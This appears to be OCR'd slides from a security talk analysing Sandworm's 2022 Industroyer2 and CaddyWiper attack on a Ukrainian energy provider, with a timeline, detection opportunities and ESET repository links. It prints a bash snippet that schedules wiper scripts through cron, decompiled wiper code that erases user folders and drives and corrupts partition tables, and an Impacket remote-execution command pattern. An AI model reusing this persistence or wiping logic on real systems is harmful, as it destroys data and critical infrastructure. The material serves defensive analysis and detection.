
14:58 UTC: Deployment of CaddyWiper on some Windows machines and of Linux and Solaris destructive malware at the energy provider

15:02 UTC: Sandworm operator creates the scheduled task to launch Industroyer2

16:10 UTC: Scheduled execution of Industroyer2 to cut power in a Ukrainian region


16:20 UTC: Scheduled execution of CaddyWiper on the same machine to erase Industroyer2 traces

2022-04-08



```
if [[ $is_owner -eq 0 ]]; then
        echo "Start most security mode!"
        crontab -l > /var/log/tasks

        check_solaris=$(find /etc -name os-release > /var/log/res)
        check_solaris=$(cat /var/log/res)

        if [ -s /var/log/res ]; then
                check_solaris=$(cat /etc/os-release | grep ID=solaris; echo $? > /var/log/res)
                check_solaris=$(cat /var/log/res)

                if [[ $check_solaris -eq 0 ]]; then
                        echo "58 17 * * * /bin/bash /var/log/wsol.sh & disown"  >> /var/log/tasks
                else
                        echo "58 17 * * * /bin/bash /var/log/wobf.sh & disown"  >> /var/log/tasks
                fi
        else
                echo "58 17 * * * /bin/bash /var/log/wobf.sh & disown"  >> /var/log/tasks
        fi

        crontab /var/log/tasks
        rm -f /var/log/tasks
        rm -f /var/log/res
fi
```

Setting up the cron job to launch the wipers




```
  strcpy(lib, "netapi32.dll");
  LoadLibraryA(lib);
  Buffer = 0;
  result = DsRoleGetPrimaryDomainInformation(0, DsRolePrimaryDomainInfoBasic, &Buffer);
  if ( *(_DWORD *)Buffer != DsRole_RolePrimaryDomainController )
  {
    LoadLibraryA(s_advapi32);
    strcpy(dir, "C:\\Users");
    Wipe(dir);
    strcpy(drive, "D:\\");
    for ( i = 0; i < 24; ++i )
    {
      Wipe(drive);
      ++drive[0];
    }
    return CorruptPartitionTable();
  }
  return result;
}
```

Defense

Defense

- Suspicious IEC-104 traffic
- Lateral movement via Impacket
- Meterpreter
- Scheduled task via Group Policy

Industroyer2 playground



ESET

https://eset.com/ @ESETResearch github@eset.com Verified

Overview | Repositories 25 | Projects | Packages | People 3

Pinned

malware-ioc Public
Indicators of Compromises (IOC) of our various investigations
● YARA ☆ 1.2k 231

malware-research Public
Code written as part of our various malware investigations
● Python ☆ 318 84

ipyida Public
IPython console integration for IDA Pro
● Python ☆ 534 73

vba-dynamic-hook Public
VBA Dynamic Hook dynamically analyzes VBA macros inside Office documents by hooking function calls
● Python ☆ 125 42

yara Public
Forked from VirusTotal/yara
The pattern matching swiss knife
● C ☆ 12 5

vulnerability-disclosures Public
Repository of vulnerabilities disclosed by ESET
☆ 12 1


People

Top languages
● Python ● C ● JavaScript ● C++ ● Java

Most used topics
malware python reverse-engineering malware-analysis malware-research

https://github.com/eset/malware-research/tree/master/industroyer2

Detection opportunities: lateral movement via Impacket



The following tools are featured in Impacket

Remote Execution

- psexec.py: PSEXEC like functionality example using RemComSvc (https://github.com/kavika13/RemCom).
- smbexec.py: A similar approach to PSEXEC w/o using RemComSvc. The technique is described here. Our implementation goes one step further, instantiating a local smbserver to receive the output of the commands. This is useful in the situation where the target machine does NOT have a writeable share available.
- atexec.py: This example executes a command on the target machine through the Task Scheduler service and returns the output of the executed command.
- wmiexec.py: A semi-interactive shell, used through Windows Management Instrumentation. It does not require to install any service/agent at the target server. Runs as Administrator. Highly stealthy.
- dcomexec.py: A semi-interactive shell similar to wmiexec.py, but using different DCOM endpoints. Currently supports MMC20.Application, ShellWindows and ShellBrowserWindow objects.

Source: SecureAuth

cmd.exe spawned by parent process: **WmiPrvSE.exe**

Specific command line:


```
cmd.exe /Q /c cmd /c %COMMAND% 1> \\127.0.0.1\ADMIN$\__%timestamp% 2>&1
```

Detection opportunities: Meterpreter

Loader for Meterpreter payloads:

- reverse_tcp
- reverse_http

Inserted in legitimate binaries via Shellter Pro

